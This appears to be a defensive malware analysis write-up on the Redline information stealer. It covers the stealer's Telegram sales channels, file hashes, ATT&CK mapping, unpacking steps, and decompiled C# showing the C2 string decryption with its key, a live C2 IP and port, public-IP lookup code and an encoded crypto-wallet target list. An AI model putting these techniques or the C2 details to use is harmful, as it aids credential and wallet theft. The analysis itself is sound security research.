# Redline Malware

Article of Redline Capabilities

**E-mail:** mustafa12hussien@gmail.com

**By:** Mustafa Hussein

## Table of Contents

## Executive summary

- Redline collects information from stored system information like: (Browser User Agent Details
- Auto-Fill Forms, Browser history, Cookies, Antivirus, VPN programs, Games).
- It checks for Installed FTP clients.
- It also engages in highly configurable information collection based on file path and file extension, including searching in subfolders.
- Command and control (C2) IP is an embedded base64.
- Capability includes uploading of data and execution of Windows commands.


## Introduction

Redline is a malicious Windows executable which continues to be one of the most trending malware over the world.

It’s capable of gathering all data from the infected machine and users like: Passwords, Cookies, IPs


User-Agent, Software and hardware, Mail Access, Auto-fill.

Regarding to **AnyRun**, Redline observed for first time at March 2020, and it continues to expand and be more enhanced than ever.
132 samples were submitted on online sandbox during last week with an increase of 12 samples, in addition to 10340 domains and 197 IPs.



# Redline as a service

Threat actors behind Redline use telegram as a store to sell it as a service, as shown below:




Group Info

RedLine Stealer Member[s]
3,626 members

t.me/REDLINE_EN
Link

┌👨‍💻 Info about Redline:
├@REDLINESTEALER - Official page
├@REDLINE_EN - Official Chat
├@REDLINESUPPORTS_bot - Buy Redline
└💬 Contacts:
Description




What can this bot do?
✋Hello buddy, if you want buy ♨️Redline Stealer , input chat commands /start

January 7

/start 3:35 PM

Powered by © Redline 2021 | Official channel | Officaial chat
3:35 PM

They also provide it with many different languages, below image shows a sample of languages they provide:




Group Help [R2D2]
Deleted Account
joined the group
Hi dear, Shanelle Horton. you language [Romanian] Welcome to the RedLine Stealer Member[s], if u want buy Redline click to bot!
1:15 AM

Ketan Dhengale
joined the group
Hi dear, Ketan Dhengale. you language [Hungarian] Welcome to the RedLine Stealer Member[s], if u want buy Redline click to bot!
1:15 AM

Lindsey Cooper joined the group

Group Help [R2D2]
Deleted message
Hi dear, Christoper Nelson. you language [Thai] Welcome to the RedLine Stealer Member[s], if u want buy Redline click to bot!
1:15 AM



Group Help [R2D2]
Deleted message
Hi dear, DreddyUser. you language [Russian] Welcome to the RedLine Stealer Member[s], if u want buy Redline click to bot!
11:05 AM

December 29

Ydoow joined the group

Group Help [R2D2]
Ydoow
joined the group
Hi dear, Ydoow. you language [English] Welcome to the RedLine Stealer Member[s], if u want buy Redline click to bot!
10:01 PM

# Technical Analysis

## Metadata - Redline

| | |
|---|---|
| **Filename** | Redline.exe |
| **Description** | Redline sample - Windows EXE (PE) x86 |
| **Size** | 3613696 (bytes) |
| **MD5** | 82690f160f8a50e58d1620e91450637e |
| **SHA-1** | 52ae1e21101a216b8452806a4b731e9a53548549 |
| **SHA-256** | 44e612077d6910fcd7524c6c87029aff62842eef075f0d6061cf4b84a677df30 |
| **Compile time** | compiler-stamp (Mon Dec 27 10:00:18 2021) |


## MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

| Tactic | ID | Technique | Procedure |
|---|---|---|---|
| **Credential Access** | T1555 | - Credentials from password stores<br>Credentials from web browsers | Threat actors may search for common password storage locations to obtain user credentials. Passwords are stored in several places on a system. |
| | T1552 | - Unsecured Credentials<br>Credentials in Files | Threat actors may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files |
| | T1539 | - Steal web session cookies | Adversary may steal web application or service session cookies and use them to gain access to web applications or Internet services as an authenticated user without needing credentials. Web applications and services often use session cookies as an authentication token after a user has authenticated to a website. |
| **Discovery** | T1012 | - Query Registry | Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software. |
| | T1518 | - Software Discovery | Threat actors may attempt to get a listing of software and software versions that are installed on a system or in a cloud environment |
| | T1062 | - System Information Discovery | An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. |

# Identification

We start with our static analysis to check if the sample is packed or not, and If so we will see how to unpack it.
As we can see in below figure, Redline is packed using “**ASProtect**”.



File name: C:/Users/[redacted]Redline/RedLine.exe

Type: PE
Size: 3613696
EntryPoint: 00024000
ImageBase: 00400000
NumberOfSections: 000a
SizeOfImage: 00562000


| | | | |
|---|---|---|---|
| protec... | ASProtect(1.23-2.56)[-] | S | ? |
| linker | Microsoft Linker(14.29)[EXE32] | S | ? |

Detect It Easy
100%
125 ms

# Unpacking

Now we need to unpack it to get the actual Redline malware, so we will use x86 debugger to do accomplish that task.

We put a breakpoint on **VirtualAlloc** API then run till get PE in ESI register, follow it in the dump with some “step over” steps till getting the full MZ in the memory as shown below:



```
Address   Hex                                              ASCII
000B3B00  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
000B3B10  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
000B3B20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000B3B30  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
000B3B40  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000B3B50  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
000B3B60  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
000B3B70  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
000B3B80  50 45 00 00 4C 01 03 00 39 5E 89 A4 00 00 00 00  PE..L...9^.¤....
000B3B90  00 00 00 00 E0 00 02 01 0B 01 30 00 00 8C 01 00  ....à.....0.....
000B3BA0  00 08 00 00 00 00 00 00 0E AB 01 00 00 20 00 00  .........«.. ..
000B3BB0  00 C0 01 00 00 00 40 00 00 20 00 00 00 02 00 00  .À....@.. ......
```

Now we have the unpacked Redline malware with below details:

## Metadata – Unpacked Payload

| | |
|---|---|
| **Filename** | Unpacked_Redline - Main.exe |
| **Description** | Redline sample - Windows EXE (PE) x86 |
| **Size** | 876616 (bytes) |
| **MD5** | a5668c42def321206440bcb4f4c824b2 |
| **SHA-1** | 4bdc2ca3a26f02430d476d57c9efa4dd1aa01bc5 |
| **SHA-256** | 166e01990d47a94b5a36a98916c96d297746517086c83a8e4736c283255b7979 |
| **Signature** | Microsoft Visual C# v7.0 / Basic .NET |

Once Redline.exe executed, it will start to create **AppLaunch.exe** which will initiate the communication
And complete its tasks which will be discussed with more details in next sections.
It will be created in “**C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch**” Path.

```
AppLaunch.exe    1760    0.64    16 B/s    19.98 MB    [redacted]    Microsoft .NET ClickOnce Laun...
```

## Metadata - Applaunch


| | |
|---|---|
| **Filename** | Applaunch.exe |
| **Description** | Redline sample - Windows EXE (PE) x86 |
| **Size** | 102400 (bytes) |
| **MD5** | 0db14fca0d0733d83ef16b1b8ab299be |
| **SHA-1** | d6286e36a735d1d1d16428cc1929a1249bb059e1 |
| **SHA-256** | 88d7c48799839d18fdf7c50d4ed0a4df372d366bfc55ee889bd6d369af5d0189 |
| **Compile time** | compiler-stamp (Wed Mar 27 23:49:21 2019) |

## CnC Communication

First section in the main function of Redline is to decrypt the CnC server URL which will be over TCP traffic **IP:Port**.

It uses function called “**StringDecrypt**” to initiate connection with the threat actor server and after that to be able to exfiltrate all collected data.
URL encoded use base64 and an embedded key value, we can also use online decoding and we will get the same value.
So, we will use the debugger to maintain that, we put a breakepoint on the return value of StringDecrypt function, once we run Redline, it will hit the breakepoint and we get the URL in plaintext, as shown below.

Now, we have CnC server IP and port which is: **95.143.178.139:9006**




```
    private static string BytesToStringConverted(byte[] bytes)
    {
        return Encoding.UTF8.GetString(bytes);
    }

    // Token: 0x0600005C RID: 92 RVA: 0x00006980 File Offset: 0x00004B80
    public static string Read(string b64, string stringKey)
    {
        string result;
        try
        {
            if (string.IsNullOrWhiteSpace(b64))
            {
                result = string.Empty;
            }
            else
            {
                result = StringDecrypt.FromBase64(StringDecrypt.Xor(StringDecrypt.FromBase64(b64), stringKey));
            }
        }
        catch
        {
            result = b64;
        }
        return result;
    }
}
```


| Name | Value | Type |
|---|---|---|
| b64 | "BjoxGiEdPx4jBgxdKyxYMSMeBFoGOiUYIi5TWQ==" | string |
| stringKey | "Indol" | string |
| result | "95.143.178.139:9006" | string |

He will also check for the local IP using below Syntax:



```
public static class IPv4Helper
{
    // Token: 0x06000127 RID: 295 RVA: 0x0000B118 File Offset: 0x00009318
    private static bool IsLocalIp(IPAddress ip)
    {
        int[] array = ip.ToString().Split(new string[]
        {
            "."
        }, StringSplitOptions.RemoveEmptyEntries).Select(new Func<string, int>(int.Parse)).ToArray<int>();
        return (array[0] == 192 && array[1] == 168) || (array[0] == 172 && array[1] >= 16 && array[1] <= 31)
          || array[0] == 10;
    }
```

Also, the malware used **api[.]ip[.]sb** to get the infected machine’s public IP address. In addition to the malware triggered a DNS request for resolving the IP address of **api[.]ip[.]sb**.




```
foreach (UnicastIPAddressInformation unicastIPAddressInformation in (from adapter in
  NetworkInterface.GetAllNetworkInterfaces()
where adapter.OperationalStatus == OperationalStatus.Up && adapter.Supports
  (NetworkInterfaceComponent.IPv4) && adapter.GetIPProperties().GatewayAddresses.Count > 0
  && adapter.GetIPProperties().GatewayAddresses[0].Address.ToString() != "0.0.0.0"
select adapter).First<NetworkInterface>().GetIPProperties().UnicastAddresses)
{
    if (unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && !
      IPv4Helper.IsLocalIp(unicastIPAddressInformation.Address) && !IPAddress.IsLoopback
      (unicastIPAddressInformation.Address))
    {
        return unicastIPAddressInformation.Address.ToString();
    }
}
return IPv4Helper.Request("https://api.ip.sb/ip", 15000);
```

# Redline Capabilities

In this section, we will show you how Redline works and how it’s gathering all info from the infected machine.


## Scan for Crypto-wallets

One of most interesting functions that Redline do, he tries to scan for many of common crypto currency browsers Paths.
He uses base64 during his search about the paths with almost 2000 lines down, as shown below before decoding:



```
public void Init(IList<string> browserPaths)
{
    this.Locals = new List<string>(browserPaths ?? new List<string>());
    char[] array = new char[]
    {
        'Z',
        'm',
        'Z',
        'u',
        'Y',
        'm',
        'V',
        's',
        'Z',
        'm',
        'R',
        'v',
        'Z',
        'W',
        'l',
        'v',
        'a',
        'G',
        'V',
        'u',
        'a',
        '2',
        'p',
        'p',
        'Y',
```

Let’s decode it and see what info that he’s looking for, as we can see in below screen he scans for list of different **crypto-currency wallets**:




```
ZmZuYmVsZmRvZWlvaGVua2ppYm5tYWRqaWVoamhhamJ8WW9yb2lXYWxsZXQKaWJuZWpkZmptbWtwY25scGVia2xtbmtvZW9p
G9mZWN8VHJvbmxpbmsKamJkYW9jbmVpaWlubWpiamxnYWxoY2VsZ2Jlam1uaWR8TmlmdHlXYWxsZXQKbmtiaWhmYmVvZ2FlY
9laGxlZm5rb2RiZWZncGdrbm58TWV0YW1hc2sKYWZiY2JqcGJwZmFkbGttaG1jbGhrZWVvZG1hbWNmbGN8TWF0aFdhbGxld
obmZhbmtub2NmZW9mYmRkZ2Npam5taG5mbmtkbmFhZHxDb2luYmFzZQpmaGJvaGltYWVsYm9ocGpiYmxkY25nY25hcG5kb2F
